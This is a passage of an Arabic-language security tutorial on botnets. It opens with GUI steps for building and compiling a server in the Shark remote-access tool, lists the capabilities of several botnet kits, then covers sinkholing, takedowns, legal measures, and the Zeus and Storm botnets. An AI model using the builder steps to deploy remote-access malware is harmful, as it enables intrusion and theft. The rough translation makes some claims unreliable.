
- الان نذهب الى البرنامج ونقوم بتشغيله والذي يعتبر **C&C** لهذا البوتنت فتظهر الشاشة التالية:



- من خلال شريط الأدوات العلوي نختار **sharK** ومن ثم نختار **Create Server** من القائمة المنسدلة فتظهر الشاشة التالية:




- نقوم بالنقر فوق **New profile** والتي يطلب منك اسم السيرفر الذي سوف ننشئه وبعد اختياره تظهر الشاشة الأتية:



- ثم نقوم بالنقر فوق **Add** ومنها ندخل اسم المضيف الذي أنشأناه ومن ثم بعد الانتهاء من الاعداد نقوم بالنقر فوق **Save Current** ثم في اخر القائمة اليمنى عند **Compile** ننقر فوق **Compile** فينشا الملف التي سوف تستخدمه لرفعه الى الأجهزة المضيفة.

Poison Ivy: Botnet Command Control Center

Poison Ivy هو اداه من أدوات الإدارة عن بعد "***remote administration tools***" مثله السابقة ذات اتصالي عكسي مشفر ومتقدم للمرور من جدار الحماية. أنه يعطي المهاجم خيار الوصول، رصد، أو حتى السيطرة على النظام المخترق. باستخدام هذه الأداة، يمكن للمهاجمين سرقة كلمات السر، والخدمات المصرفية أو معلومات بطاقة الائتمان، فضلا عن غيرها من المعلومات الشخصية.




Botnet Trojan: PlugBot

المصدر: http://www.redteamsecure.com/labs/the_plugbot/plugbot-penetration-test-tool

PlugBot هو جهاز بوت. وهو مصمم للاستخدام السري أثناء اختبارات الاختراق المادية. **PlugBot** هو جهاز كمبيوتر صغير يشبه محول الطاقة. هذا الحجم الصغير يسمح له بعدم الكشف جسديا في حين أنه قوي بما يكفي لفحص وجمع وتحقيق نتائج الاختبار خارجيا.

- PlugBot is a hardware botnet project
- It is a covert penetration testing device (bot) designed for covert use during physical penetration tests



بعض السمات ما يلي:

- إصدار أوامر الفحص عن بعد
- يدعم الشبكة اللاسلكية معيار b802.11.


- كابل إيثرنت **Gigabit Ethernet**
- بروسيسور 1.2غيغاهرتز
- يدعم لينكس، بيرل، PHP و MySQL.
- يشبه محول الطاقة.
- قادر على استدعاء معظم تطبيقات واسكر بيات الفحص على أساس لينكس.

Botnet Trojans: Illusion Bot and NetBot Attacker

Illusion Bot


الميزات:

- خادم التحكم والسيطرة **C&C** يمكن إدارته من خلال **HTTP** او **IRC**.
- يدعم وظيفة البروكسي (**Socks4, Socks5**).
- خدمة **FTP**.
- دعم تشفير **MD5** لكلمات السر.
- **Rootkit**.
- حقن اكواد "**Code Injection**".
- رسائل **IRC** ملونة.
- المرور من جدار الحماية الخاص بنظام التشغيل **XP SP2**.
- قدرات **DDOS**.



NetBot Attacker

NetBot attacker له واجهة ويندوز بسيطة للمستخدم للسيطرة على البوتنت. المهاجمين يستخدمونها لإصدار الأوامر وجمع تقارير الشبكات، حتى بالنسبة لأوامر الهجمات. انه يملك اثنين من ملفات **RAR**. واحد هو **INI** والآخر هو **EXE**. هو أكثر قوة عندما يتم استخدام البوتات للتأثير على الملقمات. مع مساعدة من البوت، يمكن للمهاجمين تنفيذ أو تحميل ملف، وفتح صفحات ويب معينة، ويمكن أن يقوم بإغلاق جميع أجهزة الكمبيوتر.



الان وقد أنهينا تناول بعد ادوات البوتنت لتوضيح الفكرة العامة لكيفية استخدامها. في عالمنا هنا يوجد الكثير من **toolkit** المستخدمة لإنشاء البوتنت فمنها المعلن للعامة ومنها المجاني ومنها مقابل المال ومنها غير المعلن للعامة ومخصص لمجموعات معينه. الان سوف ننتقل الى التدابير المضادة ضد البوتنت.

جبهات القتال ضد الروبوتات "Battlefronts against a botnet "

الروبوتات هي وحش معقد. إنها مشكلة معقدة تتطلب حلا معقدا. وهي على خلاف مع أي من غيرها من التهديدات الخبيثة حيث القضاء على البرمجيات الخبيثة في المضيف يلغي التهديد. البوتنت يتكون من مكونات تتجاوز المضيف؛ وبالتالي، القضاء على البرمجيات الخبيثة ومعالجة الآلة المخترقة لا تقتل الروبوتات. العملية ببساطة يزيل هذا المضيف من شبكة الروبوتات. والروبوتات في حد ذاتها لا يزال حيا يرزق. وأشك في أن الروبوتات سوف تتأثر بغياب هذا المضيف الواحد. ولكن توقع جميع الآلات المخترقة والقضاء على كافة البرمجيات الخبيثة التي تمكن السيطرة على آلات المخترقة، وبالتالي سوف تقتل الروبوتات. هذا، بطبيعة الحال، سوف يعمل فقط إذا كانت الروبوتات تستخدم عائلة من البرمجيات الخبيثة واحد مع عدم وجود آليات وقائية. ولكن هذا ليس الحل. وبصرف النظر عن استخدام التكنولوجيا والبرمجيات الخبيثة لتجنب الكشف، كما هناك مراسلات **one-is-to-one** بين عائلات البرامج الضارة والبوتنت. الروبوتات يمكن أن تستخدم عائلات من البرامج الضارة متعددة، ويمكن لعائلات البرامج الضارة المتعددة أن تكون عضوا في بوتنت مختلفة. التحدي في المضيف كبير بالفعل، نظرا لمدى تعقيد البرمجيات الخبيثة التي أصبحت عليها. وهذا عنصر واحد فقط من الروبوتات. كما يجب احباط البنية التحتية لشبكة دعم الروبوتات وذلك لإسقاط شبكة الروبوتات.
ولكن مكونات التكنولوجيا وحدها لا تحدد شبكة الروبوتات. انها مجرد أداة خبيثة تحت سيطرة مجرمو الإنترنت. إسقاط واحد من الروبوتات لا يوقف مجرمي الإنترنت من نشر واحد جديد. لذا، شن معركة فعالة ضد الروبوتات، يجب ان تناول المجرمين وراءها. هذا هو السبب في أن مكافحة البوتنت تكون على جبهتين:

- **الجبهة الفنية "The technical front".**
- **الجبهة القانونية "The legal front".**

الجبهة الفنية "The technical front"

الجبهة الفنية/التقنية تركز فيها المعركة على اثنين من المكونات الرئيسية من الروبوتات: المضيف "**Host**" والشبكة "**Network**".

جانب المضيف "Host Component"

كما ذكر سابقا، فان جانب المضيف يشمل البرمجيات الخبيثة التي لديها القدرة على التواصل مع سيد البوت "***botmaster***". وبالتالي، إزالة العنصر المضيف من الروبوتات هو نفس التعامل مع عدوى البرامج الضارة. وتستخدم نفس الأدوات والمنهجيات لاكتشاف واستخراج وتحليل وإزالة العنصر المضيف في الروبوتات.

جانب الشبكة "Network Component"

الروبوتات المختلفة مع البرمجيات الخبيثة التقليدية لديها عنصر الشبكة. وبالتالي، فإنه لا يكفي التعامل مع عدوى المضيف للقضاء على الروبوتات. لذلك يجب التعامل مع عنصر الشبكة. ويشمل عنصر الشبكة **C&C**، خادم البرمجيات الخبيثة، **Drop Zone**،

وأية موارد أخرى في الشبكة يحتاجها الروبوتات للعمل بفعالية. النهج التقليدي الذي اتخذ قبل التصدي لهذا كان القائمة السوداء ومنع الاتصال. للأسف، هذا لا يعالج الأسباب الجذرية للمشكلة. انها مثل وجود واقي من الرصاص ضد مسلح. حيث سوف يحافظ المسلح على إطلاق النار ما لم يتم اخذ البندقية بعيدا عنه. للوصول إلى السبب الجذري للمشكلة، فان خادم الشبكة الذي يدعم البرمجيات الخبيثة يجب أن يتم اسقاطه. حيث انه من دون خادم الشبكة الذي يدعم مكون شبكة بوتنت، فيصبح الروبوتات عديمة الفائدة.

الخطوة الأولى في التعامل مع مكونات شبكة البوتنت هو الفهم والتعرف على ما هو عليه. وبعد ذلك يتم استخدام هذه المعلومات لإسقاط هذه الشبكة. لتحقيق ذلك، يتم اتخاذ الإجراءات التالية:

- **Sinkhole**
- **Takedown**

Sinkhole هو أخذ السيطرة على موارد شبكة الروبوتات ليقود الباحثين الى فهم اتصال الروبوتات وسلوك الشبكة. ويتحقق هذا من خلال **sinkholing**.

Sinkholing: هو عملية الحصول على ملكية مورد شبكة الروبوتات، وبخاصة **C&C**، من خلال اختطاف "***hijacking***" الدومين الذي يتم استخدامه من قبل الروبوتات للاتصال ب**C&C** . هذه الدومين يتم تسجيلها حتى يتمكن الباحثين من الحصول على اتصال الروبوتات المخصصة المورد الشبكة هذه. وبعبارة أخرى، يأخذ الباحثون التحكم في عملية الروبوتات. هذا يعطيهم القدرة على الحصول على المعلومات من الروبوتات وإجراء الأوامر للسيطرة على الروبوتات. والفرق الوحيد بين الاثنين هو النوايا الخبيثة. بدلا من ذلك، يتم استبداله مع عقلية لتحديد الحل المناسب حول كيفية وقف الروبوتات.

من خلال **sinkholing** يكتسب الباحثين المعرفة على ما يلي:

- حجم شبكة الروبوتات "***Size of the botnet***".
- موقع الأنظمة المخترقة "***Location of compromised systems***".
- ما هي المعلومات التي يتم ارسالها من البوتات "***What information is being sent by the bots***".

العنصر الأخير يحمل معه بعض الجدل، بالنظر إلى أنه يعطى الباحثين الوصول إلى المعلومات المسروقة التي أرسلت من قبل البوت. فمن الممكن أن هذه هي جميع المعلومات الخاصة، وبالتالي، قد يؤدي إلى انتهاكات أخلاقية وخصوصية محتملة.

Takedown: Sinkholing يقدم المساعدات في تحليل وفهم شبكة اتصالات الروبوتات. كما أنه يساعد، إلى جانب ناتج تحليل العنصر المضيف، في تحديد البنية التحتية لشبكة الروبوتات. وبمجرد أن تم تحديد موارد الشبكة، فان الخطوة التالية هي نقلهم إلى خارج نطاق الخدمة أي اسقاطهم.

Botnet takedown تشير الى انهاء خدمة الروبوتات أو جعله حساب خدمة الشبكة أو البنية التحتية التي تدعم أو موفر موارد شبكة البوتنت غير متوفر. إسقاط "**tacking down**" موارد الشبكة سهل جدا أو صعب جدا، وهذا يتوقف على نوع مورد شبكة التي هو عليه. على سبيل المثال، الروبوتات التي تستخدم حساب الفيسبوك كناقلات العدوى فانه يمكن اسقاطها بسهولة فقط من خلال الإبلاغ عن المخالفة لحساب الفيسبوك. حساب تويتر الذي يتم استخدامه للسيطرة على الروبوتات هو أيضا من السهل جدا اسقاطه. في حين أن هذه الشبكات من السهل جدا اسقاطها، فهناك البوتات التي تستخدم موارد الشبكة التي يتم استضافتها من خلالي مقدمي الاستضافة **bulletproof** من الصعب جدا اسقاطها.

غالبا ما يتم التوصل إلى انهاء الخدمة من خلال التعاون مع سلطات إنفاذ القانون، ومقدمي خدمات الشبكة والصناعة والخبراء الأكاديميين، والجهات الحكومية الأخرى في جميع أنحاء العالم. على سبيل المثال، فقد قاد انهاء خدمة **Rustock botnet** من قبل وحدة الجرائم الرقمية مايكروسوفت بمساعدة ما سبق ذكره.

الجبهة القانونية "The legal front".

معركة أخرى تدور رحاها ضد الروبوتات هي الجبهة القانونية. حيث ان إسقاط المكونات التقنية ليس كافيا. الناس وراء الروبوتات يمكن بسهولة خلق بوتنت جديد والربح مرة أخرى حتى دون الاهتمام بالروبوتات التي اسقطت سابقا.

مكافحة البوتنت من ناحية الجبهة قانونية يمكن أن تتخذ الأشكال التالية:

- استنفاد جميع سبل الانتصاف القانونية المتاحة.
- مساعدة ضباط إنفاذ القانون.
- إدخال قانون لمكافحة الروبوتات أو قانون لمكافحة جرائم الإنترنت.

العلاجات القانونية "Legal Remedies"

الناس وراء الروبوتات يجب أن تكون مسؤولة عن أفعالها بحيث سيتم منعهم من القيام بذلك مرة أخرى وتكون بمثابة مثال لمجرمي الإنترنت آخرين ما زالوا طلقاء. العلاج قانوني يمكن لأي طرف أن يتخذه وهو رفع دعوى جنائية ضد مجرمي الإنترنت، كما فعلت

مايكروسوفت ضد مشغلي **Rustock**. الاستفادة من النظام الجنائي لملاحقة الناس اصحاب الروبوتات هو خطوة أولى جيدة في القبض على هؤلاء المجرمين الإلكترونيين.

مساعدة ضباط إنفاذ القانون "Assist Law Enforcement Officers"

يحمل المجتمع البحثي معلومات حيوية حول الروبوتات من نتائج التحليل والتحقيق التقني. تقديم هذه المعلومات إلى مسؤولين إنفاذ القانون يساعد في التعقب والتي أدت إلى إلقاء القبض على هؤلاء المجرمين الإلكترونيين. بالإضافة الى ذلك، يمكن استخدام هذه المعلومات نفسها كدليل ضد مجرمي الإنترنت.

تشريعات لمكافحة الجرائم الإلكترونية "Anti-Cybercrime Legislation"

في بعض الأحيان، لا يتم تغطية معظم الجرائم الرقمية من خلال أي من قانون العقوبات، وإذا وجد، يكون الثغرات فيها. هذا يحد من قدرات ضابط إنفاذ القانون للتحقيق، اعتقال، ومحاكمة مجرمي الانترنت والتي تم تحديدها بالفعل. هذا هو السبب الذي من أجله يجب إدخال تشريع جديد يتناول جرائم الإنترنت والذي يعتبر المفتاح الرئيسي في تمكين الموظفين المكلفين بإنفاذ القانون في القبض على المجرمين الإلكترونيين، وهذا سوف يؤدى ليس فقط تعطيل نموذج عمل الروبوتات ولكن القضاء عليه تماما. على الأقل حتى الآن...

Most Common Botnets

Zeus Botnet

Zeus، وكثيرا ما تكتب **ZeuS**، هي روبوتات إجراميه "***crimeware botnet***" تشارك عادة في سرقة البيانات. غالبا ما يشار إليها باسم **Zbot**. زيوس ليس بوتنت واحد ولا تروجان واحدة، وإنما يشير إلى جميع أفراد العائلة من التروجان والبوتنت منهما. البوتات زيوس تخضع لتحديثات مستمرة، أحيانا عدة مرات في اليوم، وبعد ذلك هناك الآلاف من المتغيرات لزيوس. وتتراوح أنشطة سرقة البيانات من هجمات واسعة النطاق على البنوك، لسرقة الملكية الفكرية من ضحايا الشركات والحكومة، إلى هجمات التصيد على الأفراد. بالإضافة الى النسخ المعدلة منه **Citadel** و**IceIX** والنسخ المتطورة منه **Gameover Zeus**.




Figure 1. Percentage of banking malware by botnet in 2013. (Source: Dell SecureWorks)

وطبعا لا ننسى الذي كان منافسا له والذي سار على خطاه هو **SpyEye botnet**.

Storm Botnet


ستورم بوتنت هي شبكة من حواسيب الزومبي، أي البوتنت، المرتبطة فيما بينها بالستورم وورم "**Storm worm**" والتي يتم التحكم بها عن بعد. وهي نوع من حصان طروادة الذي ينتشر عن طريق البريد الإلكتروني. ستورم بوتنت هو عنصر **backdoor** والذي يسمح بالوصول خلسة عن بعد لأنظمة المصابة. أجهزة الكمبيوتر المصابة بالستورم بوتنت يتم تجهيزها مع عنصر البريد المزعج "***spam relay***" (لإرسال البريد المزعج من خلال أجهزة الكمبيوتر المصابة) وعبر **peer networking** (لتمكين المهاجمين التواصل مع أجهزة الكمبيوتر المصابة بالبوت عن بعد). ستورم بوتنت يقوم بحصاد عناوين البريد الإلكتروني الموجودة على أجهزة الكمبيوتر المصابة، توفر عنصر التحميل/الرفع لتحديث نفسها أو تحميل البرمجيات الخبيثة الإضافية، وغالبا ما يثبت **rootkit** لإخفاء وجود البرامج الضارة. وهو **P2P botnet** ولكن الإصدار **Storm botnet 2** فقد هذه البنية التحتية وأصبح لا يعتمد على **P2P**.

في عام 2007، كان يعمل الستورم بوتنيت على ما بين مليون وخمسون مليون جهاز حاسوب مما يعادل 8٪ من البرمجيات الخبيثة العاملة ضمن أجهزة ويندوز. واستمر انتشار البوتنت حتى وصل إلى 85 ألف حاسوب عام 2008. لم يعرف مصدر هذا البوتنت أو مطوريه. وله كفاءه عالية في إخفاء نفسه كما يملك خاصية حماية نفسه من التحكم به أو تحديد مساره أو مصدره. كما ان تصميمه يجعله يقوم بعمليات حسابية تفوق قدرة أسرع الحواسب الفائقة. ويعتبر مكتب الاستخبارات الفدرالي الأميركي أن هذا البوت نت خطرا كبيرا على المصارف وفي عمليات الاحتيال وسرقة المعلومات الشخصية للمستخدمين.

عائلة ستورم من التروجان قد يتم الكشف عنها من قبل برامج مكافحة الفيروسات باستخدام مجموعة متنوعة من الأسماء المختلفة. كمثال على ذلك، تم الكشف عن الستورم بوتنت في يناير الذي حصل على لقب "***Storm worm***" من قبل بائعي الفيروسات مثل الاتي:

Trojan-Downloader.Win32.Small.dam, Trojan.Downloader-647, Trojan.DL.Tibs.Gen!Pac13, Email-Worm.Win32.Zhelatin.a (Kaspersky), Downloader-BAI (McAfee), Troj/Dorf-Fam (Sophos), Trojan.Peacomm (Symantec), TROJ_SMALL.EDW (Trend Micro), Win32/Nuwar.N@MM (Microsoft).

على الرغم من الكشف عن الأسماء التي قد تختلف اختلافا كبيرا، ولكن الأسماء الأكثر استخداما اليوم تشمل **Storm**، **Zhelatin**، **Peacomm**، و**Nuwar**. ستورم لم يعد يعتبر من الروبوتات نشطة؛ ويعتقد الكثيرون انه تمت ترقية storm ببساطة إلى الروبوتات التي تعرف الآن باسم **Waledec botnet**.



Waledec Botnet

